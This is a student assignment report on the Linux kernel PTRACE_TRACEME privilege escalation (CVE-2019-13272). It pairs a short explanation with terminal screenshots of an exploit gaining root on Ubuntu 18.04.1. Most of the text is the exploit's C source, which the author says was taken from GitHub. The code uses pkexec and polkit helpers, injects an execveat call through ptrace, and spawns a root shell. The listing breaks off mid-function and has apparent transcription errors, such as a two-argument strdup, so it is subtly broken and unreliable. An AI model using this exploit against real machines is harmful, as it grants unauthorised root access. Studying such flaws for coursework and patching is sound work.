



Sri Lanka Institute of Information Technology

IE2012 – Systems and Network Programming

CVE-2019-13272 Privilege Escalation (Using Ubuntu 18.04.1)

Submitted by:

IT19051062 – A.C.W.B.M Vidanaarachchi

Contents

1.Introduction	3
2.Vulnerability and Privilege Escalation	4
3.CVE-2019-13272.....	5
4.Exploiting CVE-2019-13272	6
5.Exploit Code	10
6.Conclusion	22
7.References	23

1.Introduction

By default, root user has access to all commands in a Linux or Unix environment. The root account, root and super user are similar terms that use to identify the root user. Before the version 5.1.17 Linux kernel, ptrace_link in kernel/ptrace.c mishandles the recording of the credentials of a process that wants to create a ptrace relationship that allowing local users to access root by leveraging certain scenarios with a relationship between parent and child processes. And again, this can be exploited through Polkit's pkexec helper with PTRACE_TRACEME.

According to Linux Programmer's Manual ptrace() is a system call which one process observe and control execution of another process. The observing process is "tracer" and the process observed by that is the "tracee". Tracer process observe and change the registers and memory used by the Tracee [1].

Processes are to be traced by the its parent and it is specified by the PTRACE_TRACEME. And only the "tracee" have access to request the PTRACE_TRACEME.

Taking root access without any permission of the user is vulnerable. **CVE-2019-13272** is a that kind of vulnerability which allows users to access the Root of a Linux by using an exploit code. Users on Linux are permitted to execute and perform specific tasks to carry out as a user. Likewise, root user has special permissions other than the permissions that are allowed to normal users.

NIST provided a CWE ID to the. CVE-2019-13272 as CWE-264 and this vulnerability categorized under permissions, privileges and access control.

2.Vulnerability and Privilege Escalation

NIST define vulnerability as a “Weakness in an information system, system security procedures, internal controls, or implementation that could be exploited or triggered by a threat source” [2].

2.2 Privilege Escalation

By taking advantages of design errors or program errors, elevating access to a higher level is privilege escalation. In Linux, escalating into a root user grants access to the all commands in Linux. CVE-2019-13272 is a local root privilege escalation vulnerability.

3.CVE-2019-13272

This vulnerability was reported by Laura Pardo in 17th July 2019. Kernel versions before 5.1.17 are affected by CVE-2019-13272. According to CVE Details more than 700 products are affected by it. The exploitation of the vulnerability does not require authentication. Confidentiality impact is complete as the complete disclosure of information leads to the disclosure of all system files [3].


Reported: 2019-07-17 20:06 UTC by Laura Pardo
Modified: 2020-03-18 04:41 UTC ([History](#))
CC List: 69 users ([show](#))
Fixed In Version: kernel 5.1.17
Doc Type: If docs needed, set a value
Doc Text: A flaw was found in the way PTRACE_TRACEME functionality was handled in the Linux kernel. The kernel's implementation of ptrace can inadvertently grant elevated permissions to an attacker who can then abuse the relationship between the tracer and the process being traced. This flaw could allow a local, unprivileged user to increase their privileges on the system or cause a denial of service.
Clone Of:
Environment:
Last Closed: 2019-08-07 13:18:23 UTC

Figure 3.1: CVE Details

And this vulnerability was fixed in kernel version 5.1.17. Hackers can get access to the files and they can get root permissions by exploiting this vulnerability or simply escalating privileges.

4.Exploiting CVE-2019-13272

As mentioned previously this works only on kernel versions before 5.1.17. It was proved as I tried to do the exploitation using Ubuntu 19.05 with the kernel version 5.3.0, and it was not worked. Then to do the exploitation I select the Ubuntu 18.04.1 with the kernel version 4.15.0


A terminal window titled 'amesha@ubuntu: ~' with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal shows the output of 'lsb_release -a' and 'uname -r'.

```
amesha@ubuntu:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 18.04.1 LTS
Release:        18.04
Codename:       bionic
amesha@ubuntu:~$ uname -r
4.15.0-29-generic
amesha@ubuntu:~$
```

Figure 4.1: Steps

To exploit I use a c program, First, I compile the c program using “gcc” command. When first time using “gcc” command after installing Ubuntu it shows an error message telling that “gcc” is not available. Then I install “gcc” by using “sudo apt-get install gcc” and again I compile the program.


The following screenshot clearly shows that I am not in the root before running the compiled program.

A terminal window titled 'amesha@ubuntu: ~' with a menu bar (File, Edit, View, Search, Terminal, Help). The prompt is 'amesha@ubuntu:~\$'. The user enters 'whoami', and the output is 'amesha'. The prompt returns to 'amesha@ubuntu:~\$'.

```
amesha@ubuntu: ~
File Edit View Search Terminal Help
amesha@ubuntu:~$ whoami
amesha
amesha@ubuntu:~$
```

Figure 4.2: Steps


My c program name is CVE-2019-13272, I compile it by giving name “exploit” and it compiled successfully without any errors.

A terminal window titled 'amesha@ubuntu: ~' with a menu bar (File, Edit, View, Search, Terminal, Help). The prompt is 'amesha@ubuntu:~\$'. The user enters 'whoami', and the output is 'amesha'. The prompt returns to 'amesha@ubuntu:~\$'. The user enters 'gcc CVE-2019-13272.c -o exploit', and the prompt returns to 'amesha@ubuntu:~\$' with a cursor.

```
amesha@ubuntu: ~
File Edit View Search Terminal Help
amesha@ubuntu:~$ whoami
amesha
amesha@ubuntu:~$ gcc CVE-2019-13272.c -o exploit
amesha@ubuntu:~$
```

Figure 4.3: Steps

Then I run the exploit by giving “./exploit” command.

A terminal window titled 'amesha@ubuntu: ~' with a menu bar (File, Edit, View, Search, Terminal, Help). The user 'amesha' runs 'whoami' and 'gcc CVE-2019-13272.c -o exploit'. Then they run './exploit', which shows a series of status messages: 'Linux 4.10 < 5.1.17 PTRACE_TRACEME local root (CVE-2019-13272)', '[.] Checking environment ...', '[~] Done, looks good', '[.] Searching for known helpers ...', '[~] Found known helper: /usr/lib/gnome-settings-daemon/gsd-backlight-helper', '[.] Using helper: /usr/lib/gnome-settings-daemon/gsd-backlight-helper', '[.] Spawning suid process (/usr/bin/pkexec) ...', '[.] Tracing midpid ...', and '[~] Attached to midpid'. It then provides instructions: 'To run a command as administrator (user "root"), use "sudo <command>". See "man sudo_root" for details.' Finally, the prompt changes to 'root@ubuntu:/home/amesha#'.


```
amesha@ubuntu: ~
File Edit View Search Terminal Help
amesha@ubuntu:~$ whoami
amesha
amesha@ubuntu:~$ gcc CVE-2019-13272.c -o exploit
amesha@ubuntu:~$ ./exploit
Linux 4.10 < 5.1.17 PTRACE_TRACEME local root (CVE-2019-13272)
[.] Checking environment ...
[~] Done, looks good
[.] Searching for known helpers ...
[~] Found known helper: /usr/lib/gnome-settings-daemon/gsd-backlight-helper
[.] Using helper: /usr/lib/gnome-settings-daemon/gsd-backlight-helper
[.] Spawning suid process (/usr/bin/pkexec) ...
[.] Tracing midpid ...
[~] Attached to midpid
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@ubuntu:/home/amesha#
```

Figure 4.4: Steps

The above screenshot shows that the exploit works, and I got the root access. Now I have root privileges.

Next I check the current user again by using “whoami” command and I got the below result.

A terminal window titled 'amesha@ubuntu: ~' with a menu bar (File, Edit, View, Search, Terminal, Help). The user 'amesha' runs 'whoami' and gets 'amesha'. Then they compile and run a C exploit: 'gcc CVE-2019-13272.c -o exploit' and './exploit'. The exploit output shows it's for Linux 4.10 < 5.1.17, checks the environment, finds a helper, and spawns a suid process. It then attaches to 'midpid'. A red box highlights the final state where the prompt is 'root@ubuntu:/home/amesha#' and the output of 'whoami' is 'root'.

```
amesha@ubuntu: ~  
File Edit View Search Terminal Help  
amesha@ubuntu:~$ whoami  
amesha  
amesha@ubuntu:~$ gcc CVE-2019-13272.c -o exploit  
amesha@ubuntu:~$ ./exploit  
Linux 4.10 < 5.1.17 PTRACE_TRACEME local root (CVE-2019-13272)  
[.] Checking environment ...  
[~] Done, looks good  
[.] Searching for known helpers ...  
[~] Found known helper: /usr/lib/gnome-settings-daemon/gsd-backlight-helper  
[.] Using helper: /usr/lib/gnome-settings-daemon/gsd-backlight-helper  
[.] Spawning suid process (/usr/bin/pkexec) ...  
[.] Tracing midpid ...  
[~] Attached to midpid  
To run a command as administrator (user "root"), use "sudo <command>".  
See "man sudo_root" for details.  
root@ubuntu:/home/amesha# whoami  
root  
root@ubuntu:/home/amesha#
```

Figure 4.5: Steps

And the exploitation successful.

5. Exploit Code

I download this exploit code from Github. Listed as Linux 4.10 < 5.1.17 PTRACE_TRACEME local root [4].

```
#define _GNU_SOURCE

#include <string.h>
#include <stdlib.h>
#include <unistd.h>
#include <signal.h>
#include <stdio.h>
#include <fcntl.h>
#include <sched.h>
#include <stddef.h>
#include <stdarg.h>
#include <pwd.h>
#include <sys/prctl.h>
#include <sys/wait.h>
#include <sys/ptrace.h>
#include <sys/user.h>
#include <sys/syscall.h>
#include <sys/stat.h>
#include <linux/elf.h>

#define DEBUG

#ifdef DEBUG
# define dprintf printf
#else
# define dprintf
```

```
#endif
```

```
#define SAFE(expr) ({ \
    typeof(expr) __res = (expr); \
    if (__res == -1) { \
        dprintf("[-] Error: %s\n", #expr); \
        return 0; \
    } \
    __res; \
})
```

```
#define max(a,b) ((a)>(b) ? (a) : (b))
```

```
static const char *SHELL = "/bin/bash";
```

```
static int middle_success = 1;
```

```
static int block_pipe[2];
```

```
static int self_fd = -1;
```

```
static int dummy_status;
```

```
static const char *helper_path;
```

```
static const char *pkexec_path = "/usr/bin/pkexec";
```

```
static const char *pkaction_path = "/usr/bin/pkaction";
```

```
struct stat st;
```

```
const char *helpers[1024];
```

```
const char *known_helpers[] = {
```

```
    "/usr/lib/gnome-settings-daemon/gsd-backlight-helper",
```

```
    "/usr/lib/gnome-settings-daemon/gsd-wacom-led-helper",
```

```
    "/usr/lib/unity-settings-daemon/USD-backlight-helper",
```

```
    "/usr/lib/x86_64-linux-gnu/xfce4/session/xfsm-shutdown-helper",
```

```
    "/usr/sbin/mate-power-backlight-helper",
```

```

"/usr/bin/xfpm-power-backlight-helper",
"/usr/bin/lxqt-backlight_backend",
"/usr/libexec/gsd-wacom-led-helper",
"/usr/libexec/gsd-wacom-oled-helper",
"/usr/libexec/gsd-backlight-helper",
"/usr/lib/gsd-backlight-helper",
"/usr/lib/gsd-wacom-led-helper",
"/usr/lib/gsd-wacom-oled-helper",
};

```

```

static char *tprintf(char *fmt, ...) {
    static char buf[10000];
    va_list ap;
    va_start(ap, fmt);
    vsprintf(buf, fmt, ap);
    va_end(ap);
    return buf;
}

```

```

static int middle_main(void *dummy) {
    prctl(PR_SET_PDEATHSIG, SIGKILL);
    pid_t middle = getpid();

    self_fd = SAFE(open("/proc/self/exe", O_RDONLY));

    pid_t child = SAFE(fork());
    if (child == 0) {
        prctl(PR_SET_PDEATHSIG, SIGKILL);
    }
}

```

```
SAFE(dup2(self_fd, 42));
```

```
int proc_fd = SAFE(open(sprintf("/proc/%d/status", middle), O_RDONLY));
```

```
char *needle = sprintf("\nUid:\t%d\t", getuid());
```

```
while (1) {
```

```
    char buf[1000];
```

```
    ssize_t buflen = SAFE(pread(proc_fd, buf, sizeof(buf)-1, 0));
```

```
    buf[buflen] = '\0';
```

```
    if (strstr(buf, needle)) break;
```

```
}
```

```
SAFE(ptrace(PTRACE_TRACEME, 0, NULL, NULL));
```

```
execl(pkexec_path, basename(pkexec_path), NULL);
```

```
dprintf("[-] execl: Executing suid executable failed");
```

```
exit(EXIT_FAILURE);
```

```
}
```

```
SAFE(dup2(self_fd, 0));
```

```
SAFE(dup2(block_pipe[1], 1));
```

```
struct passwd *pw = getpwuid(getuid());
```

```
if (pw == NULL) {
```

```
    dprintf("[-] getpwuid: Failed to retrieve username");
```

```
    exit(EXIT_FAILURE);
```

```
}
```

```

middle_success = 1;
execl(pkexec_path, basename(pkexec_path), "--user", pw->pw_name,
      helper_path,
      "--help", NULL);
middle_success = 0;
dprintf("[-] execl: Executing pkexec failed");
exit(EXIT_FAILURE);
}

```

```

static int force_exec_and_wait(pid_t pid, int exec_fd, char *arg0) {
    struct user_regs_struct regs;
    struct iovec iov = { .iov_base = &regs, .iov_len = sizeof(regs) };
    SAFE(ptrace(PTRACE_SYSCALL, pid, 0, NULL));
    SAFE(waitpid(pid, &dummy_status, 0));
    SAFE(ptrace(PTRACE_GETREGSET, pid, NT_PRSTATUS, &iov));
}

```

```

unsigned long scratch_area = (regs.rsp - 0x1000) & ~0xfffUL;
struct injected_page {
    unsigned long argv[2];
    unsigned long envv[1];
    char arg0[8];
    char path[1];
} ipage = {
    .argv = { scratch_area + offsetof(struct injected_page, arg0) }
};
strcpy(ipage.arg0, arg0);
for (int i = 0; i < sizeof(ipage)/sizeof(long); i++) {
    unsigned long pdata = ((unsigned long *)&ipage)[i];
}

```

```

SAFE(ptrace(PTRACE_POKETEXT, pid, scratch_area + i * sizeof(long),
            (void*)pdata));
}

```

```

regs.orig_rax = __NR_execveat;
regs.rdi = exec_fd;
regs.rsi = scratch_area + offsetof(struct injected_page, path);
regs.rdx = scratch_area + offsetof(struct injected_page, argv);
regs.r10 = scratch_area + offsetof(struct injected_page, envv);
regs.r8 = AT_EMPTY_PATH;

```

```

SAFE(ptrace(PTRACE_SETREGSET, pid, NT_PRSTATUS, &iov));
SAFE(ptrace(PTRACE_DETACH, pid, 0, NULL));
SAFE(waitpid(pid, &dummy_status, 0));
}

```

```

static int middle_stage2(void) {

```

```

    pid_t child = SAFE(waitpid(-1, &dummy_status, 0));
    force_exec_and_wait(child, 42, "stage3");
    return 0;
}

```

```

// ***** root shell *****

```

```

static int spawn_shell(void) {
    SAFE(setresgid(0, 0, 0));
    SAFE(setresuid(0, 0, 0));
    execlp(SHELL, basename(SHELL), NULL);
    dprintf("[-] execlp: Executing shell %s failed", SHELL);
}

```

```

    exit(EXIT_FAILURE);
}

// ***** Detect *****

static int check_env(void) {
    const char* xdg_session = getenv("XDG_SESSION_ID");

    dprintf("[.] Checking environment ...\n");

    if (stat(pkexec_path, &st) != 0) {
        dprintf("[-] Could not find pkexec executable at %s", pkexec_path);
        exit(EXIT_FAILURE);
    }

    if (stat(pkaction_path, &st) != 0) {
        dprintf("[-] Could not find pkaction executable at %s", pkaction_path);
        exit(EXIT_FAILURE);
    }

    if (xdg_session == NULL) {
        dprintf("[!] Warning: $XDG_SESSION_ID is not set\n");
        return 1;
    }

    if (system("/bin/loginctl --no-ask-password show-session $XDG_SESSION_ID | /bin/grep
Remote=no >>/dev/null 2>>/dev/null") != 0) {
        dprintf("[!] Warning: Could not find active PolKit agent\n");
        return 1;
    }

    if (stat("/usr/sbin/getsebool", &st) == 0) {
        if (system("/usr/sbin/getsebool deny_ptrace 2>1 | /bin/grep -q on") == 0) {
            dprintf("[!] Warning: SELinux deny_ptrace is enabled\n");
            return 1;
        }
    }
}

```



```

    }
}

dprintf("[~] Done, looks good\n");

return 0;
}

int find_helpers() {
    char cmd[1024];
    snprintf(cmd, sizeof(cmd), "%s --verbose", pkaction_path);
    FILE *fp;
    fp = popen(cmd, "r");
    if (fp == NULL) {
        dprintf("[~] Failed to run: %s\n", cmd);
        exit(EXIT_FAILURE);
    }

    char line[1024];
    char buffer[2048];
    int helper_index = 0;
    int useful_action = 0;
    static const char *needle = "org.freedesktop.policykit.exec.path -> ";
    int needle_length = strlen(needle);

    while (fgets(line, sizeof(line)-1, fp) != NULL) {
        /* check the action uses allow_active=yes*/
        if (strstr(line, "implicit active:")) {
            if (strstr(line, "yes")) {
                useful_action = 1;
            }
        }
    }
}

```

```

    }
    continue;
}

if (useful_action == 0)
    continue;
useful_action = 0;

/* extract the helper path */
int length = strlen(line);
char* found = memmem(&line[0], length, needle, needle_length);
if (found == NULL)
    continue;

memset(buffer, 0, sizeof(buffer));
for (int i = 0; found[needle_length + i] != '\n'; i++) {
    if (i >= sizeof(buffer)-1)
        continue;
    buffer[i] = found[needle_length + i];
}

if (strstr(&buffer[0], "/xf86-video-intel-backlight-helper") != 0 ||
    strstr(&buffer[0], "/cpugovctl") != 0 ||
    strstr(&buffer[0], "/package-system-locked") != 0 ||
    strstr(&buffer[0], "/cddistupgrader") != 0) {
    dprintf("[.] Ignoring blacklisted helper: %s\n", &buffer[0]);
    continue;
}

/* check the path exists */
if (stat(&buffer[0], &st) != 0)

```

```

        continue;

    helpers[helper_index] = strdup(&buffer[0], strlen(buffer));
    helper_index++;

    if (helper_index >= sizeof(helpers)/sizeof(helpers[0]))
        break;
}

pclose(fp);
return 0;
}

// ***** Main *****

int ptrace_traceme_root() {
    dprintf("[.] Using helper: %s\n", helper_path);

    SAFE(pipe2(block_pipe, O_CLOEXEC|O_DIRECT));
    SAFE(fcntl(block_pipe[0], F_SETPIPE_SZ, 0x1000));
    char dummy = 0;
    SAFE(write(block_pipe[1], &dummy, 1));

    dprintf("[.] Spawning suid process (%s) ...\n", pkexec_path);
    static char middle_stack[1024*1024];
    pid_t midpid = SAFE(clone(middle_main, middle_stack+sizeof(middle_stack),
                             CLONE_VM|CLONE_VFORK|SIGCHLD, NULL));
    if (!middle_success) return 1;
}

```

```

while (1) {
    int fd = open(tprintf("/proc/%d/comm", midpid), O_RDONLY);
    char buf[16];
